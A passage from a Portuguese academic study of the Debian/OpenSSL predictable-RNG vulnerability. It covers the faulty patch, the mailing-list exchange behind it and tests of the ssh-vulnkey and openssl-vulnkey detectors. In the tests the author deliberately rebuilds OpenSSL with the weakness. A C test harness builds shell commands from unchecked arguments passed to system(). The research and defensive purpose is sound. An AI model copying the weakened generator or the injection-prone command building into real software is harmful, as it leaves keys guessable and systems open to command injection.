fortalecida pelo fato de que, em situações específicas, a chamada à rotina **MD_Update** mostrada no trecho 3.8 também é acusada pelas supracitadas ferramentas de verificação de código como responsável por fazer leituras de áreas não-iniciadas de memória. Com isso, uma nova versão do código do gerador pseudo-aleatório da biblioteca *OpenSSL* foi derivada no projeto *Debian* contendo a supracitada "solução" encontrada para as inconvenientes leituras de áreas de memória não-iniciadas [6]. Esse novo código do gerador pseudo-aleatório foi colocado em uso a partir da versão 0.9.8c-1 do pacote *openssl*, o qual foi carregado na versão instável da distribuição *Debian* em setembro de 2006 [8]. Indetectados erros, essa nova versão do pacote *openssl* foi então galgando os rigorosos níveis de verificação do projeto *Debian*, finalmente atingindo a versão estável da distribuição, à época denominada *Etch*, a partir de então alcançando o máximo de seu poder de dispersão entre os usuários do sistema *Debian GNU/Linux*.

Cabe aqui analisar as implicações das modificações realizadas pelo mantenedor do pacote *openssl* sobre o código do gerador pseudo-aleatório padrão da biblioteca *OpenSSL*. A remoção da chamada à rotina **MD_Update** mostrada no trecho 3.10 de fato não apresenta maiores problemas à entropia do gerador, visto que a finalidade única dessa chamada é a adição de bytes com conteúdo possivelmente indeterminado ao *hash* que é usado para gerar os bytes de saída e retroalimentar o estado do gerador. No entanto, a chamada à rotina **MD_Update** no interior de **ssleay_rand_add**, conforme mostra o trecho 3.10, apesar de idêntica em código, possui uma finalidade totalmente distinta. Conforme esclarecimento prévio, a função **ssleay_rand_add** é usada para fins de adição de entropia no gerador, entropia esta provinda de um *hash* computado pelo uso de bytes de entropia contidos em um buffer passado como parâmetro. A chamada a **MD_Update** excluída pelo mantenedor é precisamente aquela que faz a adição de tais bytes de entropia ao *hash* computado. Com isso, os bytes de entropia contidos no buffer de entrada sequer são levados em consideração durante a execução, fazendo com que os *hashes* produzidos no interior de **ssleay_rand_add** tornem-se completamente determinísticos, apresentando variações trivialmente dedutíveis apenas de uma chamada para outra devido aos contadores internos usados. Desse modo, o estado do gerador após cada chamada a essa função é de trivial obtenção, e, relegado a tal condição de previsibilidade, também suas saídas quando da geração de bytes tornam-se facilmente dedutíveis.

Há de se questionar, no entanto, como um gerador pseudo-aleatório de tal forma comprometido foi capaz de resistir ao montante de procedimentos de teste ao qual deve ter sido submetido pelo projeto *Debian* até finalmente alcançar a distribuição estável do sistema *Debian GNU/Linux*. A resposta a tal questionamento nos é provida pela análise do trecho de código 3.9, presente no interior da rotina **ssleay_rand_bytes**. Como já exposto, a geração de bytes pelo gerador padrão da *OpenSSL* se dá em iterações, cada qual responsável pela composição final de um *hash* que é usado tanto para geração de tais bytes quanto para realimentação do gerador. Exclusivamente na primeira dessas iterações o trecho de código 3.9 é executado, adicionando o *pid* do processo que executa o gerador ao *hash* via uma chamada a **MD_Update**. Com isso, os *hashes* produzidos por **ssleay_rand_bytes** não são estritamente determinísticos, dependendo do *pid* do processo, de modo que os bytes de saída gerados pelo gerador apresentam uma variabilidade entre diferentes execuções. Tal variabilidade, no entanto, não se traduz em robustez, visto que o *pid* em sistemas *GNU/Linux*, como é o caso da distribuição *Debian GNU/Linux*, apresenta por padrão um espaço de 32.768 valores possíveis, um montante trivialmente

testável de maneira eficiente do ponto de vista computacional. Contudo, mostrou-se um montante capaz de prover uma variabilidade de resultados suficiente para enganar os testes de qualidade aos quais foi submetido o gerador, acobertando sua vulnerabilidade inerente no decorrer de sua peregrinação até a versão estável do sistema *Debian GNU/Linux*.

Por fim, em 13 de maio de 2008 um aviso de segurança foi emitido pelo projeto *Debian* informando que o gerador pseudo-aleatório do pacote *openssl* era previsível [8]. Novas versões do pacote foram de pronto disponibilizadas, estas devendo substituir a versão anterior acometida pela já referida vulnerabilidade. No entanto, um grande inconveniente associado a um gerador previsível, e por conseguinte associado também ao caso *Debian/OpenSSL*, se concentra no fato de que não basta a simples correção do gerador para a resolução do problema. Pelo contrário, todo o material criptográfico gerado a partir da versão acometida do gerador é de igual forma previsível. Mais ainda, mesmo que o gerador acometido seja isolado a um sistema específico, sua vulnerabilidade pode ser propagada a outros sistemas por meio das chaves criptográficas que porventura tenha gerado. Isto se deve ao fato de que esses outros sistemas, ao fazerem uso de chaves criptográficas fracas, se encontram sujeitos a diversos tipos de ataque, como personificação, dependendo da finalidade para a qual tais chaves são aplicadas. Assim, além da correção do gerador faz-se necessário o descarte e substituição de todo material criptográfico gerado durante o uso de sua versão previsível, uma preocupação que, devido ao aspecto viral do problema, não pode ser simplesmente confinada aos usuários do gerador acometido, devendo ser também levada a termo por todos que possivelmente passaram por algum tipo de interação criptográfica com tais usuários, direta ou indiretamente. Isto posto, é possível que até mesmo em dias atuais, anos após o ocorrido, chaves criptográficas fracas geradas pela versão vulnerável do gerador ainda estejam em uso. Se levado então em conta o torpor mostrado por organizações e usuários quando da substituição de cifras ou artefatos criptográficos falhos e vulneráveis, é mesmo possível que o próprio gerador em sua versão previsível ainda se encontre em uso, de forma proposital ou não.

4.2 Uma análise

Com o anúncio dessa vulnerabilidade, o projeto *Debian* foi mais uma vez alvo de duras e aquecidas críticas. Algumas destas, feitas inclusive por parte de membros da equipe de desenvolvimento do *OpenSSL*, foram direcionadas mais especificamente à já referida prática do projeto *Debian* de realizar modificações próprias nos pacotes que distribui [10]. Outras, as mais gerais, consistiam em ataques à inteligência e/ou competência do mantenedor responsável pelas modificações do código do gerador do pacote *openssl* [9]. Por outro lado, opiniões e análises comedidas e bem informadas também já foram expostas, gerando conclusões devidamente aplicadas a contextos específicos [19]. Muitas das críticas e opiniões existentes a respeito do caso, no entanto, mostram-se consideravelmente supérfluas, em sua grande maioria com fraco embasamento ou conhecimento tanto no que se refere ao ocorrido quanto no que se refere ao código modificado em si. Tal conhecimento se mostra de estrita necessidade para se pautar uma crítica que seja de fato contundente e pertinente. Assim, conquanto seja mais conveniente isolar o caso a uma figura específica e culpar a inteligência alheia por erros ocorridos, a história nos ensina que há de se ter em mente que fatos sempre ocorrem inseridos em algum contexto específico. Portanto, talvez uma análise global do caso se mostre mais elucidativa. Tentemos então construir

uma análise mais abalizada, expondo fatos e situações adicionais que precederam a introdução da vulnerabilidade no gerador. Cabe manter em mente que o que se segue inclui interpretação pessoal dos fatos, não tendo a pretensão de se pôr como verdade definitiva a respeito destes.

4.2.1 Contexto colaborativo

Conforme já exposto, uma reclamação comum referente à biblioteca *OpenSSL* era de que seu código acessava para leitura áreas de memória não iniciadas, o que causava um considerável inconveniente para usuários de ferramentas de verificação de código como *Valgrind*. No contexto da *OpenSSL*, entretanto, tal uso se dá de maneira proposital. De fato, esse uso é a manifestação em código de um dos credos dos desenvolvedores da biblioteca, por eles exposto na seguinte sentença: *"Given the same initial 'state', 2 systems should deviate in their RNG state (and hence the random numbers generated) over time if at all possible"* [44]. Um mantenedor da versão da biblioteca no projeto *Debian*, frente às reclamações sobre tal prática, acreditou ser capaz de mitigar o "problema". No entanto, não tendo total confiança a respeito das modificações que estava prestes a operar sobre o código, o mantenedor do pacote *openssl*, via lista de mensagens do projeto *OpenSSL*, buscou a ajuda dos próprios desenvolvedores da biblioteca [7], conforme mostrado em seguida. Optou-se aqui pela omissão de nomes e endereços de *e-mail* com o intuito de se evitar constragimentos ou exposição desnecessária dos autores das mensagens mostradas, seguindo-se uma filosofia de *responsible disclosure*, conforme já definida, que será respeitada no decorrer do desenvolvimento desse trabalho:

```
List:       openssl-dev
Subject:    Random number generator, uninitialised data and valgrind.
Date:       2006-05-01 19:14:00

Hi,

When debbuging applications that make use of openssl using
valgrind, it can show a lot of warnings about doing a conditional
jump based on an uninitialised value.  Those uninitialised values are
generated in the random number generator.  It's adding an
uninitialiased buffer to the pool.

The code in question that has the problem are the following 2
pieces of code in crypto/rand/md_rand.c:

247:
                MD_Update(&m,buf,j);

467:
#ifndef PURIFY
                MD_Update(&m,buf,j); /* purify complains */
#endif
```

```
Because of the way valgrind works (and has to work), the place
where the uninitialised value is first used, and the place where the
error is reported can be totally different and it can be rather
hard to find what the problem is.

Valgrind has mechanisms to suppress error messages.  One of them
is based on the stack trace, if it happens in func1, called by
func2, called by func3, ... you can tell it to ignore it.  This
doesn't really work in case of openssl.  The place where it
reports the error message ussually doesn't have any openssl
functions in the stack trace.

An alternative mechanism is to make changes to the source code
that can tell valgrind to ignore the uninitialised values and
pretend that they are initialised.  This changes the library in
such a way that valgrind can detect it when it's running, but the
library can be used without valgrind too.  I'm not really in
favour of changes like that.

What I currently see as best option is to actually comment out
those 2 lines of code.  But I have no idea what effect this
really has on the RNG.  The only effect I see is that the pool
might receive less entropy.  But on the other hand, I'm not even
sure how much entropy some uninitialised data has.

What do you people think about removing those 2 lines of code?
```

Claramente, o mantenedor *Debian* esclarece desconhecer o real impacto da modificação proposta sobre o gerador pseudo-aleatório. A primeira resposta é fornecida algumas horas depois por um dos desenvolvedores da biblioteca *OpenSSL*:

```
List:       openssl-dev
Subject:    Re: Random number generator, uninitialised data and valgrind.
Date:       2006-05-01 22:34:12

> What I currently see as best option is to actually comment out
> those 2 lines of code.  But I have no idea what effect this
> really has on the RNG.  The only effect I see is that the pool
> might receive less entropy.  But on the other hand, I'm not even
> sure how much entropy some uninitialised data has.
>
Not much. If it helps with debugging, I'm in favor of removing them.
(However the last time I checked, valgrind reported thousands of bogus
error messages. Has that situation gotten better?)
```

Com isso, a primeira resposta dada ao mantenedor *Debian* basicamente lhe diz que a modificação por ele proposta sobre o código não há de afetar a entropia do gerador pseudo-

aleatório de forma significativa. Mais que isto, o mantenedor recebe ainda o aval de um dos desenvolvedores da *OpenSSL* para executar sua modificação já que ela irá supostamente ajudar no processo de depuração de código. Em seguida, um outro desenvolvedor da *OpenSSL* lhe sugere o uso da diretiva de pré-compilação embutida no código:

```
List:       openssl-dev
Subject:    Re: Random number generator, uninitialised data and valgrind.
Date:       2006-05-02 5:25:55

> The code in question that has the problem are the following 2
> pieces of code in crypto/rand/md_rand.c:
>
> 247:
>                 MD_Update(&m,buf,j);
>
> 467:
> #ifndef PURIFY
>                 MD_Update(&m,buf,j); /* purify complains */
> #endif

There's your first clue, build with -DPURIFY :-)
```

A sugestão, no entanto, apenas contempla uma das ocorrências que o mantenedor busca resolver, com a outra não podendo ser de igual maneira controlada por uma diretiva de pré-compilação. Logo após, uma outra mensagem, dessa vez de alguém com um e-mail não relacionado ao projeto *OpenSSL*, é recebida:

```
List:       openssl-dev
Subject:    Re: Random number generator, uninitialised data and valgrind.
Date:       2006-05-02 6:08:10

> Not much. If it helps with debugging, I'm in favor of removing them.
> (However the last time I checked, valgrind reported thousands of bogus
> error messages. Has that situation gotten better?)

I recently compiled vanilla OpenSSL 0.9.8a with -DPURIFY=1 and on Debian
GNU/Linux 'sid' with valgrind version 3.1.1 was able to debug some
application using both TLS/SSL as S/MIME without any warning or error
about the OpenSSL code. Without -DPURIFY you're indeed flooded with
warnings.

So yes I think not using the uninitialized memory (it's only a single
line, the other occurrence is already commented out) helps valgrind.
```

Assim, o mantenedor recebe essa nova resposta que, apesar de não vir de parte de um desenvolvedor da *OpenSSL*, novamente lhe encoraja a proceder sua modificação sobre o código do gerador. Não recebidas outras respostas, a mais plausível dedução final

era de que a modificação tanto não prejudicaria o gerador quanto também auxiliaria na depuração de programas com ferramentas de verificação como o *Valgrind*.

No entanto, há de se questionar o uso de listas de mensagens como uma forma de revisão de código, principalmente se tal código for referente a partes críticas de um sistema, como de fato é o caso de um gerador pseudo-aleatório de uma biblioteca criptográfica. *E-mails* geralmente são lidos em contextos menos formais, por vezes sem a devida paciência e cautela necessárias à análise e procedência de modificações em código. E ainda que usada de tal forma a lista de mensagens, um mínimo de senso crítico recomendaria um relato formal das modificações aos desenvolvedores originais da biblioteca *OpenSSL*, o que em momento algum foi feito além da simples consulta via lista de mensagens. Relatar modificações realizadas sobre um código aos desenvolvedores *upstream* é uma boa prática em modelos de desenvolvimento amplamente colaborativos, como os de grandes projetos de software livre ou de código aberto. Em geral, tal relato de modificações realizadas se dá sob a forma de um *patch* submetido aos desenvolvedores informando mudanças efetuadas sobre o código com o motivo que seja. Os desenvolvedores, possivelmente mais versados no código em questão, ou respondendo por este, são então instados a analisar os reais impactos das mudanças, ou mesmo se estas são de fato capazes de surtir o efeito presumido, como a correção de algum erro, por exemplo. No caso das alterações no código do gerador padrão da *OpenSSL*, um *patch* enviado aos desenvolvedores provavelmente teria sido suficiente para que estes detectassem, se lhe dessem a devida atenção, o perigo das modificações a tempo de evitar os prejuízos que destas decorreram.

A respeito desse possível *patch* que deveria ter sido enviado, um dos principais membros da equipe responsável pela biblioteca *OpenSSL* afirmou na ocasião: *"we (the OpenSSL Team) would have fallen about laughing, and once we had got our breath back, told them what a terrible idea this was"* [10]. De fato, talvez seja mais simples rir da interpretação alheia de um código do que considerar a realidade de que o mesmo carece de séria revisão e documentação. Tal é precisamente o caso do código-fonte referente ao gerador pseudo-aleatório padrão da *OpenSSL*. Os nomes das variáveis usadas raras vezes remetem a seu propósito e alguns importantes trechos do código seguem por dezenas de linhas sem quaisquer comentários que seriam úteis a seu entendimento. Um manual do gerador é disponibilizado [44], mas neste somente constam descrições resumidas da operação de algumas de suas rotinas, descrições estas apenas após árduo estudo correlacionadas ao código. Dada a importância e a engenhosidade do funcionamento do gerador padrão da *OpenSSL*, haveria de ser senso comum que o mesmo, por tais predicados e ainda por se tratar de material criptográfico e de código-fonte aberto, exige um particular cuidado com sua documentação, o qual claramente não ocorre. Essa falta de atenção para com a documentação facilita interpretações errôneas do código, constituindo terreno fértil para desastres como o que de fato ocorreu.

4.2.2 Crítica semântica

Cabe ainda questionar a utilidade do uso de áreas de memória não iniciadas como uma fonte de entropia adicional para o gerador. Os padrões publicados da linguagem *C* estabelecem que variáveis de duração automática que não tenham sido iniciadas, como é o caso dos buffers usados pela *OpenSSL*, apresentam um valor *indeterminado* [29] [30]. Isto significa que o padrão não estabelece qual deve ser o conteúdo de variáveis em tal condição

de não-iniciação. Assim, diferentes implementações do padrão ficam livres para escolher o que deve acontecer em tais situações, de modo que um compilador, por exemplo, pode optar por sempre iniciar variáveis de certo tipo com algum valor constante. Compilado com tal compilador, o código do gerador da biblioteca *OpenSSL* não seria capaz de agregar qualquer entropia ao adicionar em seu estado o conteúdo de variáveis não iniciadas. Mais ainda, mesmo que deixadas tais variáveis sem iniciação, seu conteúdo prévio apresenta significativa probabilidade de ter sido originado de alocação anterior de texto ou código executável, origens estas que apresentam um padrão estatístico de distribuição de bits longe de atender qualquer hipótese de imprevisibilidade [15], como demontra o gráfico de distribuição de *opcodes* mostrado na figura 4.1:



Figura 4.1: Gráfico de distribuição de opcodes em código executável

Podemos observar da figura 4.1 que os códigos executáveis de programas para processadores em uso hoje tendem a apresentar distribuições de freqüência com desvio padrão ainda mais acentuado que textos em escritas alfabéticas representadas em *ASCII*, fornecendo portanto entropia ainda mais baixa do que seqüências que representam texto, estas da ordem de apenas 1.3 bits por byte em média [46].

Ainda com relação ao código da *OpenSSL*, os trechos 3.9 e 3.10 denotam uma certa falta de organização na codificação. A funcionalidade de adição de entropia encontra-se distribuída pelo código ao invés de unificada em um mesmo local. Isto favorece um descontrole do que de fato é adicionado ao gerador para aumento de sua entropia, descontrole este indicativo de uma tentativa atabalhoada de adição de entropia ao gerador sempre

que possível e em diversos contextos distintos. Com efeito, no contexto em que se deu o caso *Debian/OpenSSL*, tal descontrole e atropelo de fato contribuíram para ofuscar a vulnerabilidade introduzida no gerador, permitindo que o mesmo apresentasse uma certa variabilidade em suas saídas sem que tal variabilidade se traduzisse em robustez.

4.2.3 Crítica pragmática

Sob a luz de tais considerações, e como já concluído em análises semelhantes [19], o que de fato se depreende do caso *Debian/OpenSSL* é antes uma falha de processo, e talvez uma certa carência de conhecimento prático aplicado da teoria matemática da informação de Shannon, do que uma falha de inteligência pessoal, o resultado final delineado por uma cascata de situações favorecidas por cada uma das partes envolvidas. Por um lado, a falta de documentação referente ao engenhoso código do gerador padrão da biblioteca *OpenSSL* ofuscou partes cruciais de seu funcionamento, dificultando seu entendimento pelo mantenedor *Debian*. A dispersão de código responsável por funcionalidades semelhantes e a adição paranóica de entropia ao gerador apenas intensificaram a situação, contribuindo em primeira instância para a interpretação errônea do mantenedor de que dois trechos de código semelhantes em forma e contexto haveriam de ter funcionalidades iguais, e em segunda instância permitindo que a vulnerabilidade no gerador introduzida permanecesse indetectada.

Por outro lado, o mantenedor *Debian* nitidamente desconhecia o real propósito do código no qual mexia, e ainda assim se propôs a modificá-lo. Ao questionar os desenvolvedores *OpenSSL* a respeito da modificação pretendida, de fato foi mal orientado, mas tomar uma discussão em uma lista de mensagens como fundamento definitivo para uma modificação de código, principalmente criptográfico e com tamanha importância, é no mínimo imprudente ou temerário. Ademais, é um tanto surpreendente que nenhuma comunicação tenha ocorrido entre o projeto *Debian* e o projeto *OpenSSL* após as modificações no código do gerador, ainda mais quando tal comunicação é parte indicada pelo manual de boas práticas dos mantenedores *Debian* [11].

Assim, se por um lado se mostra uma demasiada imprudência ao se modificar código cujo funcionamento não se compreende, por outro se desvela uma séria necessidade de reestruturação de um código que em vários trechos dispersa e ofusca seu próprio funcionamento. O horror da alteração de código desconhecido sem correspondente comunicação com seus desenvolvedores apenas se rivaliza em absurdo com a presunção de que um código livre e aberto deva ser modificado por uma única organização que domina seu funcionamento mediante omissão de documentação. Isto posto, talvez mais importante que pretensiosamente tentar estabelecer um culpado seja compreender a cascata de falhas de processo intercambiadas entre as diferentes partes envolvidas em um ecossistema de desenvolvimento colaborativo e licenciamento permissivo. Afinal, talvez consideravelmente mais válido que insultar a inteligência de outrem seja fazer uso da própria para aprender com o ocorrido e mitigar as chances de que erros semelhantes, ou mesmo mais sérios, voltem a acontecer.

4.3 Ferramentas de detecção

Descoberta e anunciada a vulnerabilidade presente no gerador pseudo-aleatório de seu pacote *openssl*, o projeto *Debian* pôs então em curso o processo de correção do problema, diponibilizando versões atualizadas do pacote livres da vulnerabilidade que antes havia introduzido. No entanto, como discutido, versões atualizadas do gerador não bastam para a neutralização do problema, devendo ser também descartado todo o material proveniente ou de forma significativa associado à versão acometida do gerador. De modo a mitigar o esforço associado a tal tarefa, um documento descrevendo a vulnerabilidade com considerável minúcia foi criado e disponibilizado na forma de uma página no site do projeto *Debian* [4], listando softwares potencialmente vulnerabilizados pelo problema e diretrizes de como proceder para a identificação e substituição de material criptográfico acometido. Além desse documento foram também criadas listas-negras contendo os *fingerprints* de todas as possíveis chaves criptográficas de tamanhos específicos geráveis por softwares que fazem uso do gerador pseudo-aleatório padrão da *OpenSSL* para tal finalidade. A mera possibilidade computacional de criação e disponibilização de tais listas contendo todas as possíveis chaves criptográficas de determinado tamanho já serve em si como um demonstrativo de quão vulnerável o gerador padrão da *OpenSSL* de fato se encontrava.

Com base nessas listas foram desenvolvidas ferramentas capazes de detectar chaves criptográficas vulneráveis a varredura restrita ao espaço amostral reduzido pela vulnerabilidade descoberta. Tais ferramentas operam simplesmente verificando se o *fingerprint* de uma chave criptográfica específica se encontra presente em alguma das listas que descrevem o referido espaço amostral reduzido. Em caso positivo, tal chave é então considerada comprometida. Note-se, portanto, que, devido ao funcionamento baseado em consultas a listas específicas, tais ferramentas apresentam um potencial de detecção limitado a chaves criptográficas geradas a partir do uso da versão previsível do gerador padrão da *OpenSSL* conforme disponibilizado pelo projeto *Debian* a partir do código-fonte do pacote *openssl*. Três foram as ferramentas principais desenvolvidas: *ssh-vulnkey* e *dowkd.pl*, para verificação de chaves *SSH* vulneráveis, e *openssl-vulnkey*, para averiguação de chaves criptográficas vulneráveis conforme geradas diretamente pela biblioteca *OpenSSL*. Isto posto, um interessante teste de utilidade é a verificação de como tais ferramentas se comportam mediante análise de algumas chaves criptográficas a elas fornecidas. Para tanto, fizemos uso de algumas versões distintas dos softwares envolvidos: primeiramente, usamos as mesmas versões da biblioteca *OpenSSL* e do *OpenSSH* disponíveis à época do ocorrido; em seguida, verificamos como a vulnerabilidade se comporta em versões atuais de ambos os softwares. Devido à similaridade de finalidades entre as ferramentas *ssh-vulnkey* e *dowkd.pl*, e considerando que ambas fazem uso das mesmas listas-negras para suas verificações, optamos por testar apenas a ferramenta *ssh-vulnkey*.

Iremos aqui descrever os testes efetuados em um sistema *Mint GNU/Linux*, o qual é baseado no sistema *Ubuntu GNU/Linux*, este por sua vez baseado no próprio *Debian GNU/Linux*. A motivação para o uso de um de tais sistemas deve-se ao fato de que estes já disponibilizam em seus repositórios as referidas listas-negras que discriminam as chaves vulneráveis. Checando a listagem de pacotes da distribuição *Debian Etch* verifica-se que as versões usadas de ambos os softwares à época do ocorrido eram **openssl-0.9.8c** e **openssh-4.3p2** [1]. De posse dessas informações obtivemos então os códigos-fonte de tais bibliotecas a partir das seções de download disponibilizadas nos sites de seus respectivos

projetos [3] [2]. Ainda nessas mesmas seções de download obtivemos as versões mais atualizadas de ambos os softwares até a presente data, correspondendo ao **openssl-1.0.1e** e ao **openssh-6.2p2**. Todas as referidas versões dos softwares usados foram obtidas das fontes já mencionadas na data de 07 de julho de 2013. O roteiro seguido para a realização dos testes com as ferramentas de detecção foi o seguinte:

```
1: modificar o código-fonte da OpenSSL, introduzindo a vulnerabilidade
   em seu gerador conforme ocorrido no Debian;

2: configurar a compilação do código-fonte da OpenSSL:
    # ./config --prefix=/var/openssl

3: compilar e instalar a OpenSSL normalmente:
    # make && make install

4: configurar a compilação do código-fonte do OpenSSH indicando o
   diretório de bibliotecas da OpenSSL compilada:
    # ./configure --with-ssl-dir=/var/openssl --prefix=/var/openssh

5: compilar e instalar o OpenSSH normalmente:
    # make && make install

6: executar o programa "vulnkey-test.c" sobre os binários gerados:
    # ./vulnkey-test ssl /path/to/openssl num_bits num_tests
    # ./vulnkey-test ssh /path/to/ssh-keygen num_bits num_tests
```

O programa *vulnkey-test.c* é consideravelmente simples e foi criado especificamente para uso no presente trabalho, mais especificamente para respaldar a realização dos testes aqui mostrados. Seu código se encontra no trecho 4.1:

```
1  #include <stdlib.h>
2  #include <string.h>
3
4  #define CMD_SIZE 500
5
6  int main(int argc, char **argv){
7    char command[CMD_SIZE];
8    int numkeys;
9    int i;
10
11   if(argc >= 5){
12     system("rm -f key key.pub keylog");
13     command[0] = '\0';
14     numkeys = atoi(argv[4]);
15     strcat(command,argv[2]);
16     if(strcmp(argv[1],"ssl") == 0){
17       strcat(command," genrsa ");
18       strcat(command,argv[3]);
19       strcat(command," > key && openssl-vulnkey key >> keylog");
20       for(i = 0; i < numkeys; i++){
21   system(command);
22       }
23       system("rm -f ./key");
24     }
25     else if(strcmp(argv[1],"ssh") == 0){
26       strcat(command," -b ");
```

```
27          strcat(command,argv[3]);
28          strcat(command, " -t rsa -N \"\" -f key && ssh-vulnkey -v key | grep key: >> keylog
                ");
29          for(i = 0; i < numkeys; i++){
30      system(command);
31      system("rm -f ./key");
32      system("rm -f ./key.pub");
33          }
34        }
35      }
36      return 0;
37  }
```

Código 4.1: Programa *vulnkey-test.c*

Basicamente, esse programa recebe uma seqüência de parâmetros correspondente ao tipo de ferramenta a ser testada, o caminho de diretórios até o executável testado, o número de bits das chaves a serem geradas e a quantidade de chaves que serão testadas. Observe-se que o programa nada faz além de encadear uma iteração de geração de chaves seguida de correspondente verificação por uma das ferramentas de detecção de chaves vulneráveis. Para os propósitos do trabalho aqui realizado foram testadas chaves RSA de tamanhos 1024 e 2048. Para cada um desses tamanhos foram geradas e verificadas 200 chaves. Ademais, para cada uma das combinações *OpenSSL+OpenSSH* testadas, um roteiro alternativo foi seguido, este consistindo do roteiro original com a simples omissão do primeiro passo, qual seja, a inclusão da vulnerabilidade do caso *Debian/OpenSSL* no código-fonte da biblioteca *OpenSSL*. Dessa forma é possível manter-se controle do efeito da modificação realizada sobre o código da *OpenSSL*. Os resultados obtidos para as combinações *OpenSSL+OpenSSH* testadas são mostrados em seguida. O rótulo "*(modificada)*" ao lado da versão da *OpenSSL* indica se o primeiro passo do roteiro foi aplicado ou não:

```
----------------------------
          TESTE 1
----------------------------
OpenSSL: 0.9.8c
OpenSSH: 4.3p2

**** openssl-vulnkey ****
Chaves: 1024 bits
    Testadas: 200
    Comprometidas: 0

Chaves: 2048 bits
    Testadas: 200
    Comprometidas: 0


**** ssh-vulnkey ****
Chaves: 1024 bits
    Testadas: 200
    Comprometidas: 0
```

```
Chaves: 2048 bits
    Testadas: 200
    Comprometidas: 0
----------------------------

----------------------------
          TESTE 2
----------------------------
OpenSSL: 0.9.8c (modificada)
OpenSSH: 4.3p2

**** openssl-vulnkey ****
Chaves: 1024 bits
    Testadas: 200
    Comprometidas: 200

Chaves: 2048 bits
    Testadas: 200
    Comprometidas: 200


**** ssh-vulnkey ****
Chaves: 1024 bits
    Testadas: 200
    Comprometidas: 200

Chaves: 2048 bits
    Testadas: 200
    Comprometidas: 200
----------------------------

----------------------------
          TESTE 3
----------------------------
OpenSSL: 1.0.1e
OpenSSH: 6.2p2

**** openssl-vulnkey ****
Chaves: 1024 bits
    Testadas: 200
    Comprometidas: 0

Chaves: 2048 bits
    Testadas: 200
    Comprometidas: 0
```

```
**** ssh-vulnkey ****
Chaves: 1024 bits
    Testadas: 200
    Comprometidas: 0

Chaves: 2048 bits
    Testadas: 200
    Comprometidas: 0
---------------------------

---------------------------
          TESTE 4
---------------------------
OpenSSL: 1.0.1e (modificada)
OpenSSH: 6.2p2

**** openssl-vulnkey ****
Chaves: 1024 bits
    Testadas: 200
    Comprometidas: 200

Chaves: 2048 bits
    Testadas: 200
    Comprometidas: 200


**** ssh-vulnkey ****
Chaves: 1024 bits
    Testadas: 200
    Comprometidas: 0

Chaves: 2048 bits
    Testadas: 200
    Comprometidas: 0
---------------------------
```

Dada a finalidade das ferramentas, os resultados esperados para os testes é que estas fossem capazes de detectar chaves vulneráveis sempre que uma versão "modificada" da biblioteca *OpenSSL* fosse usada, "modificada" aqui significando uma versão contendo a vulnerabilidade do caso *Debian/OpenSSL* já descrito. Quando do uso de uma versão não comprometida da biblioteca *OpenSSL*, as chaves geradas não deveriam ser detectadas como comprometidas considerando-se a ínfima proporção do espaço amostral reduzido pela vulnerabilidade e o espaço amostral de entropia máxima correspondente ao tamanho da chave.

Portanto, observe-se que os testes de 1 a 3 de fato apresentam os resultados esperados: quando a versão modificada da biblioteca *OpenSSL* foi usada, as ferramentas acusaram

todas as chaves geradas como sendo vulneráveis. Por outro lado, quando uma versão normal da biblioteca foi usada, nenhuma das chaves geradas foi detectada como vulnerável. No entanto, o teste 4 demonstra um comportamento bastante interessante: a ferramenta *ssh-vulnkey* não conseguiu detectar nenhuma das chaves geradas como sendo vulnerável, ainda que a versão usada da *OpenSSL* contivesse a vulnerabilidade do caso *Debian/OpenSSL*. A ferramenta *openssl-vulnkey*, por sua vez, foi capaz de realizar todas as detecções em conformidade com o esperado. Isto sugere que algo específico ao funcionamento do *OpenSSH* foi modificado com relação a versões anteriores, permitindo que mesmo uma versão que faça uso de um gerador vulnerável seja capaz de gerar chaves que escapam à detecção das ferramentas disponibilizadas para tal fim. De modo a se prover uma resposta a tal questão, considere-se inicialmente o trecho de código 4.2, que mostra as assinaturas das rotinas da biblioteca *OpenSSL* responsáveis pela geração de chaves RSA:

```
1 RSA *RSA_generate_key(int bits, unsigned long e_value,void (*callback)(int,int,void *),
      void *cb_arg);
2 int RSA_generate_key_ex(RSA *rsa, int bits, BIGNUM *e_value, BN_GENCB *cb);
```

Código 4.2: Funções da *OpenSSL* responsáveis pela geração de chaves RSA

